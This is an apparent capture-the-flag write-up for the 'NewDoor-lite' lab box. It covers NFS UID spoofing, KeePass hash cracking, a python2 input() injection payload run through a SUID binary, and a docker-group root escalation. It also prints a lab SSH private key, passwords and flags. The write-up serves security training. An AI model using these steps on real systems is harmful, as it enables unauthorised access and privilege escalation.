
🕘

Writeup: NewDoor-lite

▼ Enumeration

- nmap



```
┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ nmap -sC -sV 192.168.1.2
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 09:15 EST
Nmap scan report for www.newdoor.insec (192.168.1.2)
Host is up (0.00050s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 28:64:2c:a0:66:79:75:f0:90:11:99:5e:ae:0e:dd:e1 (RSA)
|   256 cb:cf:1f:d6:53:85:1d:14:ce:0d:43:3e:0a:4f:aa:0e (ECDSA)
|_  256 27:f8:c1:1f:0d:1d:e6:11:c5:21:df:bf:c1:2c:7f:8d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: NewDoor &#8211; Just another WordPress site
|_http-generator: WordPress 5.7
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35215/tcp   mountd
|   100005  1,2,3      40845/udp   mountd
|   100005  1,2,3      44859/tcp6  mountd
|   100005  1,2,3      52637/udp6  mountd
|   100021  1,3,4      33433/tcp6  nlockmgr
|   100021  1,3,4      35704/udp   nlockmgr
|   100021  1,3,4      41547/tcp   nlockmgr
|   100021  1,3,4      50264/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds
```

- nsf on port 2049
    - show mount

```
┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ showmount -e 192.168.1.2
Export list for 192.168.1.2:
/var/nfs/keepass *
```

- mount share and analysis

```
┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ sudo mount 192.168.1.2:/var/nfs/keepass ./mnt

┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ ls -la
total 3684
drwxrwxrwx  5 p4nk1d p4nk1d    4096 Dec  1 07:58 .
drwxr-xr-x 13 p4nk1d p4nk1d    4096 Dec  1 00:58 ..
....
drwxr--r--  2   2022   2202    4096 Dec  1 09:12 mnt
....

┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ ls -la ./mnt
ls: cannot access './mnt/.': Permission denied
ls: cannot access './mnt/..': Permission denied
ls: cannot access './mnt/secure.kdbx': Permission denied
ls: cannot access './mnt/nfs.flag.txt': Permission denied
total 0
d????????? ? ? ? ?            ? .
```

```
d????????? ? ? ? ?            ? ..
?????????? ? ? ? ?            ? nfs.flag.txt
?????????? ? ? ? ?            ? secure.kdbx
```

  - create user with uid = 2022 and gid = 2202

```
┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ sudo usermod -u 2022 tmp

┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ sudo groupmod -g 2202 tmp

┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ sudo su tmp
....
tmp@kali:/home/p4nk1d/Desktop/NewDoor/mnt$ ls -la
total 16
drwxr--r-- 2 tmp    tmp    4096 Dec  1 09:12 .
drwxrwxrwx 5 p4nk1d p4nk1d 4096 Dec  1 07:58 ..
-rwxr-xr-x 1 tmp    tmp      41 Dec  1 09:12 nfs.flag.txt
-rw-r--r-- 1 tmp    tmp    1502 Dec  1 09:12 secure.kdbx
tmp@kali:/home/p4nk1d/Desktop/NewDoor/mnt$ file secure.kdbx
secure.kdbx: Keepass password database 2.x KDBX
tmp@kali:/home/p4nk1d/Desktop/NewDoor/mnt$ cat nfs.flag.txt
Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}
```


⇒ Found **flag01**

▼ Foothold


- Crack keepass database

```
┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ keepass2john secure.kdbx > hash

┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ cat hash
secure:$keepass$*2*100000*0*930679bd028d7695b25a256053fa1ac54e2426db14c298d04bbf5eb474ce1270*b28046e3f4ce15f4e0c2768a8212db93506b2

┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
....

┌──(p4nk1d㉿kali)-[~/Desktop/NewDoor]
└─$ john hash --show
secure:newholland
....
```

- Found Flag02 and newdoor password in keepass database




Title	Username	URL
Flag	flag	
ssh	newdoor	



Root > ssh > Edit entry

Title: ssh
Username: newdoor
Password: 254U&jvT8eWpAgz2
Repeat: 254U&jvT8eWpAgz2
URL:
Expires 11/30/22 11:46 PM



Root > Flag > Edit entry

Title: Flag
Username: flag
Password: Flag02{k6fsTHxtmLUpHSIQs83X3nsCPa9I47qy}
Repeat: Flag02{k6fsTHxtmLUpHSIQs83X3nsCPa9I47qy}
URL:
Expires 11/30/22 11:36 PM

- Login ssh successfully with user newdoor and password `254U&jvT8eWpAgz2` founded in wp-config.php file.

```
newdoor@newdoor:~$ cat user.txt
InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}
newdoor@newdoor:~$
```

⇒ Found user flag

▼ Privilege Escalation

- Found suid file in /home/insec

```
newdoor@newdoor:/home/insec$ ls -la
total 56
....
-rwsr-xr-x 1 insec insec 16800 Dec  1 13:39 download_file
-rwxr-x--- 1 insec insec    41 Dec  1 13:39 insec.flag.txt
drwxr-x--- 2 insec insec  4096 Dec  1 13:39 .ssh
....
```

- strings file download_file and found suspicious strings

```
newdoor@newdoor:/home/insec$ strings download_file
/lib64/ld-linux-x86-64.so.2
libc.so.6
setresuid
system
geteuid
....
/usr/bin/python2 /opt/download.py
....
```

- cat /opt/download.py

```
import requests
import re

def getFilename(r):
    """
    Get filename from content-disposition
    """
    cd = r.headers.get('content-disposition')
    if not cd:
        if r.url.find('/'):
            return r.url.rsplit('/', 1)[1]
        else:
            return None

    fname = re.findall('filename=(.+)', cd)
    if len(fname) == 0:
        return None

    return fname[0]

try:
    url = input("Please enter your URL: ")
    r = requests.get(url, allow_redirects=True)
    filename = getFilename(r)
    if filename is None:
        print "Filename in content-disposition is empty"
        exit(1)

    open(filename, 'wb').write(r.content)
    print "File is saved in {}".format(filename)
except Exception, e:
    print e
```

⇒ program run python2 with vulnerable input function

- Exploit input function and get bash shell as insec

```
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: __builtins__.__import__('os').system('bash')
insec@newdoor:/home/insec$ id
uid=1000(insec) gid=1001(newdoor) groups=1001(newdoor)
insec@newdoor:/home/insec$
...
insec@newdoor:/home/insec$ cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
insec@newdoor:/home/insec$
```

- login insec and get Flag04

```
insec@newdoor:~$ ls
download_file  insec.flag.txt
insec@newdoor:~$ cat insec.flag.txt
Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}
```

- found docker group in insec groups (entry on gtfobins)

```
insec@newdoor:~$ groups
insec adm cdrom sudo dip plugdev lxd docker
insec@newdoor:~$
```

- mount /mnt with /root and get root flag

```
insec@newdoor:~$ docker run -v /root:/mnt --rm -it ubuntu
root@dc2e350e2845:/# cd /mnt/
root@dc2e350e2845:/mnt# cat root.txt
InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
root@dc2e350e2845:/mnt#
```